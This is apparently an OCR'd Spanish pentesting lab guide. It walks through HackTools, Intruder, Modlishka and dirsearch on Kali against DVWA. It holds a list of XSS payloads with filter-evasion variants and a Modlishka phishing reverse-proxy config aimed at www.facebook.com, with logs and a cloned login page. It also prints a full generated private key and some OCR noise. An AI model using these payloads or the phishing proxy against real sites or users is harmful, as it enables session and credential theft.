


---

7) HackTools

- **Para qué sirve: cheatsheets + generadores** (payloads, wordlists, fuzzing) en extensión del navegador.
- **Open-source:** Sí (extensión).
- **Instalar en Kali:** instala **HackTools** desde la tienda de **Firefox/Chrome**.
- **Ejercicios:**
    1. Generar una **payload** de XSS y probarla en un input de DVWA.
    2. Usar el generador de **hashes** para comprobar SHA1/MD5 de una cadena.


Archivo Máquina Ver Entrada Dispositivos Ayuda
(genmon)XXX
8:41
Vulnerability: Ref
404 Not Found
BeEF Control Panel
HackTools – Get
New Tab
http://localhost/DVWA/vulnerabilities/
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
HackTools – Get this Extension for Firefox (en-US)
addons.mozilla.org
HackTools
by Riadh B. & Ludovic C.
localhost
XSS
OK


(genmon)XXX
8:41
Vulnerability: Ref
404 Not Found
BeEF Control Panel
HackTools – Get
Volume 40%
Built-in Audio Analog Stereo
http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>alert('XSS')</script>#
OffSec
Kali Linux
Kali Tools
XSS in HTML/Applications
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert("XSS")</script>
"><script>alert(String.fromCharCode(88,83,83))</script>
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>

---

8) Intruder

- **Para qué sirve:** plataforma **SaaS** de **pentesting automatizado** y gestión de exposición.
- **Open-source:** No.
- **Instalar en Kali:** No; es web/SaaS.
- **Ejercicios:**
    1. Dar de alta un host de lab y lanzar un escaneo programado.
    2. Crear una alerta de nueva exposición y simular un cambio (abrir un puerto).

---

9) Modlishka

- **Para qué sirve: reverse-proxy** para campañas de **phishing** realista con captura de sesión (para labs).
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y golang-go

git clone https://github.com/drk1wi/Modlishka

cd Modlishka && go build
```

- **Ejercicios (solo en lab, dominios propios):**
    1. Levantar Modlishka apuntando a un sitio de pruebas en tu red.
    2. Capturar y revisar logs de sesión desde un navegador de prueba.



```
┌──(kali㉿kali)-[~/Modlishka]
└─$
```

```
┌──(kali㉿kali)-[~/Modlishka]
└─$ /Documents/box/Modlishka master ?1 ❯ cat config.json
zsh: no such file or directory: /Documents/box/Modlishka

┌──(kali㉿kali)-[~/Modlishka]
└─$ touch config.json

┌──(kali㉿kali)-[~/Modlishka]
└─$ open config.json

┌──(kali㉿kali)-[~/Modlishka]
└─$
```

```
┌──(kali㉿kali)-[~/Modlishka]
└─$ sudo systemctl stop apache2
[sudo] password for kali:

┌──(kali㉿kali)-[~/Modlishka]
└─$
```

```
2 Modlishka
3
4 ~/Documents/box/Modlishka master ?1 ❯ cat config.json
5 {
6     "proxyDomain": "localhost",
7     "target": "www.facebook.com",
8     "listeningAddress": "127.0.0.1",
9     "port": "80",
0     "ssl": false,
1     "terminateHTTPS": false,
2     "debug": true
3 }
```

```
┌──(kali㉿kali)-[~]
└─$ git clone https://github.com/drk1wi/Modlishka
fatal: destination path 'Modlishka' already exists and is not an empty directory.

┌──(kali㉿kali)-[~]
└─$ cd Modlishka && go build

┌──(kali㉿kali)-[~/Modlishka]
└─$ go build

┌──(kali㉿kali)-[~/Modlishka]
└─$ touch config.json


┌──(kali㉿kali)-[~/Modlishka]
└─$ open config.json


┌──(kali㉿kali)-[~/Modlishka]
└─$ ./Modlishka -config config.json
[Mon Nov  3 07:43:10 2025] INF Enabling plugin: autocert v0.1
[Mon Nov  3 07:43:10 2025] INF Autocert plugin: Auto-generating localhost domain T
LS certificate
[Mon Nov  3 07:43:11 2025] DBG AutoCert plugin generated TlsKey:
```


```
kali@kali: ~/Modlishka   kali@kali: ~/Modlishka
Mon Nov  3 07:44:36 2025] INF Enabling plugin: hijack v0.1
Mon Nov  3 07:44:36 2025] INF Enabling plugin: template v0.1
Mon Nov  3 07:44:36 2025] INF Control Panel: SayHello2Modlishka handler registered
Mon Nov  3 07:44:36 2025] INF Control Panel URL: localhost/SayHello2Modlishka
Mon Nov  3 07:44:36 2025] INF

>>> "Modlishka" Reverse Proxy started - v.1.1 <<<<
Author: Piotr Duszynski @drk1wi

Listening on [127.0.0.1:443]
Proxying HTTPS [www.facebook.com] via [https://localhost]
Listening on [127.0.0.1:80]
Proxying HTTP [www.facebook.com] via [http://localhost]
Mon Nov  3 07:44:50 2025] DBG [RP] Checking domain: www.facebook.com
Mon Nov  3 07:44:50 2025] DBG [RP] Checking IP: 157.240.5.35
Mon Nov  3 07:44:50 2025] DBG [RP] Checking IP: 2a03:2880:f178:89:face:b00c:0:25de
```


kali@kali: ~/Modlishka
kali@kali: ~/Modlishka
└─$ ./Modlishka -config config.json
[Mon Nov 3 07:47:04 2025] INF Enabling plugin: autocert v0.1
[Mon Nov 3 07:47:04 2025] INF Autocert plugin: Auto-generating localhost domain TLS certificate
[Mon Nov 3 07:47:05 2025] DBG AutoCert plugin generated TlsKey:
-----BEGIN PRIVATE KEY-----
MIIEowIBAAKCAQEAvtVsTgfmexVs8qeiJopHC8pRv4rKGTbCCw+8gdI7yv15ieRn
i0GsndstaXFZ3zkx2h4ZmFSS4P8nsOctVHT6kftPQlP3OwqeI+BAMU5FrpVoZl0H
zYi5XQE/3y9wBxT75mHB7EG9XQ6FyOrrbtlbq6T9DS+9cGN7TTBfd0stZBYVHb1K
nfYN8ACFpb51IFUA6riBURCMJsmkA2ZhMaQeuL604zjP5Xw36ug2O1BiiZHMP4pH
+6aIjgR1yRFgl/nakgSor01ryAjQiWDzpYxrFqzF88a8n5doXNEXwyV6H5bYwHxL
bBETN7E59YcqLMQ5oMbtKavQgck3Yf3MbvoMeQIDAQABAoIBAA8PkHXjFTtTEE9h
UACLKrrBO6zqgvM0+WD+m7HCOhJV6WTq2AorQ3iM3vtipQVjQe41MG9vg00LDiKd
yBvRhKIHS7TQJCOufZcWwHIzu3ehFoV3o6FCwGBY9CXE3GpOq2e+ANxIvu1scz4N
XknYES5NfeQvx5tqWoWXwv0K+5jZq00yjBe1fzfQarKr1bAH48dq2FAVvs3iy85q
t1rdm7kEKhzfFM79YEPYx88UfAf+TtVFEHOlr1YyMUVXkmVHoUw1EcNNyvz9RoKT
TdiwloQHtwZvZegkgGnU8sdeoxJKxad1n6qlpaME1hg0y7jCvm+CRa1/zKeyVc97
oWlfpZUCgYEAy6l5gjcgBJUhos+/30idnKUU0iuxZqpzAJFU4QuD9kPvnVvEvYzF
hzlCbVDlput78xyRAAQ3OQBy4d/XBqhAbSriQxOjJ9dHXoEOD0h7vHJJ2VvQ6BdP
STwlOJ6Vij95V/JdBIRZakWQq/Buw7+fwKYk+1zVR940PkWkFGw8yB0CgYEA79//
dyr63UbX4ceggKQHCdRjkIMZiY7R3woNwBFKQu4NYyF7+2CcfqsWV0UaECS+grof
tx8ipNnZ6ozXUzM4wvNSp+mqkpk/e/awJPE7PNXLsJYCT4zHJcF8tbyqDGmrWIeU


Restore Session
Log into Facebook
Facebook - log in or sign
Computer
localhost/login/?privacy_mutation_token=eyJ0eXBlIjowLCJjcmVhdGlvbl90aW1lIjoxNz
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
facebook
Log Into Facebook
Email or phone number
Password
Log In
Forgot account? · Sign up for Facebook



---

10) dirsearch

- **Para qué sirve: fuerza bruta de directorios/archivos** web.
- **Open-source:** Sí.
- **Instalar en Kali:**

```
sudo apt install -y dirsearch
```

- **Ejercicios:**
  1. dirsearch -u http://dvwa/ -e php,txt y revisar 200/403/301.
  2. Cambiar wordlist: -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt.

```
┌──(kali㉿kali)-[~/Modlishka]
└─$ sudo apt install -y dirsearch
The following packages were automatically installed and are no longer required:
  amass-common                          libsframe1
  binutils-mingw-w64-i686               libsigsegv2
  binutils-mingw-w64-x86-64             libsort-naturally-perl
  criu                                  libsoup-2.4-1
  docker-buildx                         libsoup2.4-common
  firmware-ti-connectivity              libtheora0
  gcc-mingw-w64-base                    libtheoradec1
  gcc-mingw-w64-i686-win32              libtheoraenc1
  gcc-mingw-w64-i686-win32-runtime      libudfread0
  gcc-mingw-w64-x86-64-win32            libvpx9
  gcc-mingw-w64-x86-64-win32-runtime    libx264-164
  libaio1t64                            libxml2
  libbluray2                            libyelp0
  libbson-1.0-0t64                      mingw-w64-common
  libcompel1                            mingw-w64-i686-dev
  libgdal36                             mingw-w64-x86-64-dev
  libgdata-common                       needrestart
  libgdata22                            oracle-instantclient-basic
  libgeos3.13.1                         python3-bluepy
```

```
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: p
ources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_re
s.html
  from pkg_resources import DistributionNotFound, VersionConflict

 _|. _ _  _  _  _ |_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, txt | HTTP method: GET | Threads: 25 | Wordlist size: 9922

Output File: /home/kali/reports/http_dvwa/__25-11-03_04-23-05.txt


Target: http://dvwa/


[04:23:05] Starting:

There was a problem in the request to: http://dvwa/

Task Completed

┌──(kali㉿kali)-[~]
└─$
```


Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
Security Level
Security level is currently: low.
You can set the security level to low, medium, high or impossible
level of DVWA:
1. Low - This security level is completely vulnerable and has
as an example of how web application vulnerabilities man
as a platform to teach or learn basic exploitation techniqu
2. Medium - This setting is mainly to give an example to the
developer has tried but failed to secure an application. It a
exploitation techniques.
3. High - This option is an extension to the medium difficulty,
practices to attempt to secure the code. The vulnerability
exploitation, similar in various Capture The Flags (CTFs)
4. Impossible - This level should be secure against all vuln
source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.
Low
Submit
Additional Tools
View Broken Access Control Logs - View access logs f
Security level set to low



---


11) SQLMap

